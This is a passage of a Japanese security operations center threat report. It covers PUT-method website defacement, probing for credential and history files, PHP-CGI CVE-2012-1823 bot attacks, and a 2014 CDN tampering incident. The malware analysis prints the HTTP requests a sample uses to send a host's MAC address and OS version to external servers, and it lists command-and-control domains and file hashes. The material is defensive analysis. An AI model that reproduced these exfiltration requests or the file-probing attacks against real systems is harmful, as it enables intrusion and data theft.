


図 13 PUT メソッドによる改ざんの試みの攻撃件数の推移

本期間中、JSOC で検知した特定のファイル設置を試みるリクエスト例を図 14 に示します。本リクエストの他にも、以下の特定のファイルを設置する攻撃を多数検知しました。

- ganteng.gif
- nyet.gif
- nyet.txt

「ganteng.gif」と「nyet.gif」は、「Hacked By d3b~X」の文字が記載された同一の画像ファイルです。また、「nyet.txt」は「Hacked By d3b~X」の文字が記載されたテキストファイルです。




図 14 特定のファイル設置を試みるリクエスト

図 15 に、PUT メソッドによる Web ページ改ざんので nyet.gif が設置された事例を示します。

改ざんに用いたファイルに記載されている「d3b~X」は、Web サイトの改ざん活動を行い、その結果を報告しているチームの名称です。このチーム名で Facebook、Twitter、ブログ等を利用しており、活動内容を確認することができます。また、Web ページの改ざん情報をまとめた Web サイトより、「d3b~X」による被害ホスト数は、8 月末時点で、4 万を超えました（図 16）。

図 15　PUT メソッドによる Web ページ改ざんので nyet.gif が設置された事例

図 16　d3b~X による Web 改ざんの被害状況

本期間中、JSOC で検知したファイル設定を試みる攻撃は、組織名を記載した静的ファイルの設置を目的としたものが多く、自身が改ざんを行ったという自己顕示欲を満たすことを目的とした攻撃と考えられます。しかし、これらのサイトは、外部から任意のファイルを設置ができるため、マルウェアに感染させるページを設置することも可能です。本攻撃は、サーバの設定不備を利用した攻撃であり、管理中のホストに対して以下の項目をご確認いただくことを推奨いたします。

- 許可する HTTP メソッドおよびアクセス権が適切に設定されているか
- 外部に公開する必要のないサーバが外部からアクセスできる状態になっていないか

4.2.2　機密ファイルへのアクセスの検知について

JSOC では、日本国内で開発されたブログ作成ツールである Web Diary Professional（以下、WDP）への認証情報を窃取する攻撃を検知しています。また、Kaspersky 社は、WDP への攻撃が増

加していることを報告しています[4]。

WDP には、認証情報漏えいの脆弱性があり、悪意のあるリクエストを攻撃対象サーバに送信するとユーザ認証に使用するパスワードハッシュ等が記載されているファイルを外部から参照することが可能になります(図 17)。このパスワードハッシュは、DES ベースのアルゴリズムを使用した Perl の Crypt 関数を用いて作成しているため、指定できる暗号元の文字列長に制限（最大 8 文字）があり、窃取されてしまったデータは一般的な PC の環境でもパスワードクラックツールを用いて数秒～数分で解読できます。

図 17　悪意のあるリクエストによって得られる WDP の認証情報

攻撃者に認証情報を窃取されると、Web サイトに不正ログインされ、コンテンツの改ざんやスパムメール送信ツール・DDoS ツール・バックドアプログラムを設置される等の恐れがあります。WDP はバージョン 4.72（2009 年 4 月）をもって開発は終了しており、本脆弱性については修正される見込みがなく、WDP の開発元は後継バージョンの「freo」（http://freo.jp/）へ移行するように推奨しています。

JSOC では、WDP の認証情報へのアクセスだけでなく、以下の機密ファイルへのアクセスを試みる攻撃通信も定常的に検知しております。

- OS の認証ファイル(passwd や shadow のファイル)
- Apache でアクセス制限の設定を記載する.htaccess ファイル
- オペレーションシステムの起動オプションの設定を記載する boot.ini ファイル
- コマンド実行履歴が記載されているファイル(.history や.bash_history のファイル)

6 月末に、コマンド実行履歴が記載されているファイルの参照を試みる攻撃が学術系機関で多数検知され、SOC 全体の重要インシデント数増加の一因になりました（図 18）

[4] 日本独自のブログ作成ツールが攻撃者の標的に！
http://blog.kaspersky.co.jp/obsolete-japanese-cms-targeted-by-criminals/3856/




図 18 コマンド実行履歴ファイルの参照を試みる攻撃件数の推移




図 19 外部から参照可能な.bash_history ファイル

攻撃者にコマンド実行履歴を見られてしまうと、ファイル名やアカウント情報が、次の攻撃へのヒントとなってしまう可能性があります。本攻撃は、サーバの設定不備が原因であるため、対策としては以下の項目を確認いただくことを推奨いたします。

- Web サーバで公開するコンテンツディレクトリに対して適切なアクセス権限が設定されているか
- ディレクトリトラバーサルなどの脆弱性が存在していないか

4.2.3　特定の User-Agent を含む PHP-CGI の急増

JSOC では、CGI 環境で動作する PHP の脆弱性(CVE-2012-1823)を悪用した攻撃を定常的に検知しております。毎日相当な数の攻撃を検知しておりますが、7 月 16 日から 21 日にかけて攻撃検知件数が急増し（図 20）、翌 22 日には減少しました。




図 20 PHP-CGI の脆弱性を悪用した攻撃件数の推移

この攻撃は、対象ホスト上で一時ディレクトリに不審なファイルの設置および実行を試みる攻撃です。本脆弱性を悪用する攻撃手法に注目すべきポイントは見受けられませんでしたが、今回は User-Agent に特徴的な文字列が含まれていました。本期間中、特定の IP アドレスを送信元とした攻撃ではなく、多数の IP アドレスから特徴的な文字列を含んだ攻撃を検知していることから、共通のボットなどに感染したホストが攻撃を行ったことが考えられます。

図 21 に上記期間中 JSOC で検知した攻撃例を示します。




図 21 User-Agent に特徴的な文字列が含まれている攻撃通信の例

本攻撃が成功した場合、被害ホストは以下のドメインへのアクセスを試みます。

- linuxupdatejappy.servepics.com
- jappyupdate.servehttp.com
- twelfe12root.servepics.com
- elecen11root.servepics.com

被害ホストは、以下のファイル名で不正なファイルをダウンロードを試みます。但し、現在は上記サイトが閉鎖されているため、ファイルをダウンロードすることはできません。

- index.html
- index.htm
- e.html
- t.html
- pimp.html
- p1mp.html

まだJSOCの検知事例はありませんが、同様の攻撃により以下のファイルをダウンロードする事例もあるようです[5]。

- excel.html
- gimp.html

本攻撃は、不正な実行形式ファイルを設置してそのファイルを対象ホスト上で実行することにより、ボットなどに感染させ悪用することが目的として考えられます。

本期間での攻撃増加の理由として、マルウェアに感染したホストが同じ脆弱性を悪用してワームのようにさらに感染ホストを増やす目的で大量の攻撃を行ったことが考えられます。その後、攻撃検知数が減少とした理由としては、アンチウイルスソフトウェアなどによる対応が進んだためと考えられます。

攻撃が成功した場合にはボットに感染することで、新たな攻撃ホストとして悪用されるため、影響のあるバージョンの PHP（5.4.3、5.3.13 以前）を利用していないかの確認を行い、本脆弱性に対して脆弱であるバージョンであった場合には、早急にバージョンアップすることを推奨いたします。

---

[5] Skanowanie w poszukiwaniu luki w php-cgi (CVE-2012-1823)
http://www.cert.pl/news/8860

4.3　外部委託サービス経由の「公式サイト改ざん」被害事案について

4.3.1　外部委託サービス経由の「公式サイト改ざん」被害事案の概要

2014 年 5 月、Contents Delivery Network サービス（以下、CDN サービス）を提供する企業が配信していた一部コンテンツが、何者かによって改ざんされ、当該サービスを利用していた複数の企業の Web サイトに改ざんされたコンテンツが表示される事例が発生しました。[6]

※Contents Delivery Network とは

Web サイトやサービスに対するアクセスの負荷や集中を避けつつ、ユーザが快適にサービスを利用することができるようにコンテンツ配信の最適化を行うための仕組みです。画像や動画などの大容量ファイルを配信するサービスでよく利用されています。

多くの企業では、コンテンツ配信の最適化を行うために CDN サービスを利用しておりますが、委託先の CDN サービスに対する不正アクセスが行われるといった事例が発生しました。更に、Web サイトの管理者が不正アクセスによりコンテンツが改ざんされていたことに気づいておらず、コンテンツを閲覧したユーザから CDN サービス運用会社に通報が行われ、被害を受けていたことが後から判明したという事例が多く発生しております。

CDN サービスはコンテンツ配信の最適化と運用費用軽減を目的として外部サービスを利用されることが多く、適切なセキュリティが保たれているのか確認しないまま利用されていることが懸念されます。自組織のセキュリティと同様に、外部サービスを利用する際には、脆弱性公開時の対応や、定期的な脆弱性診断などサービス運用会社のセキュリティ体制の確認や、インシデント発生時の対応方法を明確にした上で利用する必要があります。大手企業や人気サービスであるほど、CDN サービスを利用して最適化を図る傾向にあり、「大手企業が採用しているから大丈夫」というだけで安全性を信用することが出来なくなってきています。

4.3.2　改ざんされた Web サイトを閲覧した際の影響度検証

今回のコンテンツ改ざん事件を受けて、Web サイトを利用するユーザが改ざんされたコンテンツを実行した際にどのような影響を受けるのかを確認するため、改ざんされたサイトにアクセスした結果ダウンロードされた不審なファイルを実行し、その時に発生する通信を調査しました。

図 22 に改ざんされた Web サイトを閲覧した際の概略図を示します。

---

[6] 「外部サービス」が原因、公式サイトの改ざん被害相次ぐ
http://www.atmarkit.co.jp/ait/articles/1406/03/news056.html




図 22 ファイル実行の流れ

改ざんされた Web サイトを閲覧した利用者は、悪意のあるファイルによって、2014 年 4 月に公開された Flash Player の脆弱性(CVE-2014-0515)を悪用したドライブバイダウンロード攻撃を受けました。その際にダウンロードされるファイルの一部を表 3 に示します。

表 3 改ざんされたコンテンツを閲覧した結果ダウンロードされるファイル（一部）

ファイル名	MD5
527.gif	1aa4240e1f5a6011bd79bcc79e7706a1
jp.gif	636f504aa14f1221502e4221e9727676
ja523.jpg	9c4f5f894b4c0b0c4216603b0e41eaba

ダウンロードされたファイル（527.gif）は、何らかの形で難読化されたテキスト形式のファイルであり、ファイルヘッダが AZ から始まるデータでした。1 バイト目以降は通常の exe ファイルのようであったため、exe ファイルであることを示す MZ から始まるデータに変更すると、exe ファイルとして実行できました。527.gif を exe ファイルとして実行したホストは、GET メソッドや POST メソッドで端末の情報を外部へ送信します。(図 24、図 25、表 4)




図 23 527.gif の難読化されたデータ

```
GET /eng/log/test.php?m=000C29AFE36F HTTP/1.0
User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;)
Host: www.uravidata.com
```

図 24 527.gif(527.exe)実行時に発生する HTTP 通信（GET）

```
POST /xe/bbs/board.php http/1.0
Content-Type: application/x-www-form-urlencoded
Accept-Charset: UTF-8
Accept-Language: ko
User-Agent: NateOn/3.8.14.2(994)
Host: www.tvnews.or.kr
Cache-Control: no-cache
Content-Length: 101
Pragma: no-cache

a1=0&a2=6&a3=5.1_SP3_X86&a4=000000000000000&a5=&a6=&a7=&a8=&a9=&a10=&a11=&a12=000C29AFE36F&a13=XM&a14=
```

図 25 527.gif(527.exe) 実行時に発生する HTTP 通信（POST）

表 4 527.gif(527.exe) 実行時に発生する HTTP 通信の送信データ（POST）

送信種別	含まれるデータ内容
a3=	OS のバージョン
a12=	感染端末の NIC の MAC アドレス

また、527.gif ファイルと同様に、jp.gif についても中身は Win32 の実行ファイルとなっており、感染ホストの情報を外部へ送信する機能を有していました。送信先の URL やパラメータは異なっていたものの、GET リクエストを用いてと同様に、外部へ感染ホストの情報を送信する動きが見受けられました。（図 26、表 5）

```
GET /eng/test/jp1.php?m=000C29AFE36F&os=5.1_SP3&ie=6.0.2900.5512 HTTP/1.0
User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;)
Host: uravidata.com
```

図 26 jp.gif 実行時に発生する HTTP 通信

表 5 jp.gif 実行時の送信データ種別

送信種別	含まれるデータ内容
m=	感染端末の NIC の MAC アドレス
os=	OS のバージョン
ie=	IE のバージョン

図 26 の通信が発生してから数分経過の後、感染ホストからは ja523.jpg のダウンロードを試みる通信が発生します。その際の挙動に特徴があり、ダウンロードの試みを 1 度実施した後、1 分程度待機をした後に別のホストへ接続を試みる動きを繰り返し、多数の接続先に対して通信が発生しました。

接続先となったドメインの大半は有名サイトであり(表 6)、ja523.jpg ファイルが存在しないドメインが多数を占めていため、おそらく攻撃者がマルウェアを置いたサーバ情報を隠すことを目的として接続先の偽装を行っていたと推測できます。

表 6 ja523.jpg の接続先に指定された有名サイト

接続先ドメイン	提供サービス
update.ncook.net	ポータルサイト
www.nanki-pg.co.jp	オンラインショッピング
www.pluspoint.jp	ポイントサービス
snsdate.gndot.com	SNS サービス
www.nate.com	オンラインゲームサービス
www.srhan.co.kr	オンラインゲームサービス
www.tistory.com	オンラインゲームサービス
www.yahoo.co.jp	ポータルサイト
www.msn.com	ポータルサイト
www.hangame.com	オンラインゲームサービス
www.gizmode.jp	ニュースサイト
www.joinsmsn.com	ポータルサイト
www.plaync.jp	オンラインゲームサービス
www.nexon.com	オンラインゲームサービス
www.netmarble.net	オンラインゲームサービス

4.3.3 推測できる攻撃者の目的

527.gif ファイルをバイナリ情報から推測し".exe"へ書き換えた際、アンチウイルスソフトによってオンラインゲームに関連するマルウェアとして検知したことから、本攻撃はオンラインゲーム関連のアカウント搾取を

目的とした攻撃であると推測されます。ただし、本攻撃に用いられた Flash Player の脆弱性(CVE-2014-0515)は、日本のユーザを狙ったオンラインバンキングアカウント搾取を目的とした攻撃に悪用される事例が多数を占めるという情報[7]や、同様に改ざんされた他の Web サイトからは、オンラインバンキングの情報を窃取するウイルスがダウンロードされた[8]との情報も見受けられることから、攻撃者は攻撃対象となったコンテンツに応じてマルウェアを使い分けていた可能性も考えられます。

ブログサイトであればオンラインゲームのアカウントを狙い、旅行サイトであればオンラインバンクのアカウントを狙うなど、攻撃者によりマルウェアの使い分けがなされると、被害を受けたときの影響度が悪い意味で「最適化」され、大きな被害に直結することが懸念されます。

4.3.4 Web サイトの利用者として実施すべき対策

JSOC INSIGHT Vol.4[9]や、LAC 社の注意喚起[10]でも触れておりますが、2014 年 1 月に「正規のソフトウェアにおけるアップデート(バージョンアップ)の仕組みを悪用した新たな標的型攻撃」として、アップデート設定ファイルの入手の際、「正規サイト」ではなく、全く別の「踏み台サイト」に転送接続するよう仕掛けられていた事件がありました。

また、コンテンツの配信に限らず、ユーザが良く目にする広告配信サービスを悪用した被害も発生しており注意が必要です。広告配信サービスは、利用するユーザの行動に「最適化」して配信されているため、メールを用いた標的型攻撃とは異なるアプローチでユーザを狙い撃ちしてくる危険性も考えられます。さらに、感染対象を絞り込み、様々な手法を組み合わせて攻撃を巧妙化するなど、ユーザが気付きにくい攻撃を今後も仕掛けてくるものと考えられます。

攻撃の多くは、既知の脆弱性を複数組み合わせて悪用することが考えられるため、OS、アプリケーション、アンチウィルスソフトウェアを最新状態に保つことが非常に有効であり、これまでの対策を適切に運用し続けることが重要です。

---

[7]Adobe Flash の脆弱性を悪用して日本のユーザの銀行口座情報を狙う攻撃
http://www.symantec.com/connect/ja/blogs/adobe-flash-2http://www.symantec.com/connect/ja/blogs/adobe-flash-2

[8]「外部サービス」が原因、公式サイトの改ざん被害相次ぐ
http://www.atmarkit.co.jp/ait/articles/1406/03/news056.html

[9] JSOC INSIGHT vol.4
http://www.lac.co.jp/security/report/2014/07/22_jsoc_01.html

[10]正規のソフトウェアのアップデートで、不正なプログラムが実行される事案について
http://www.lac.co.jp/security/alert/2014/01/23_alert_01.html

5　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.5
【執筆】
天野　一輝 / 賀川　亮 / 品川　亮太郎 / 村上　正太郎
(五十音順)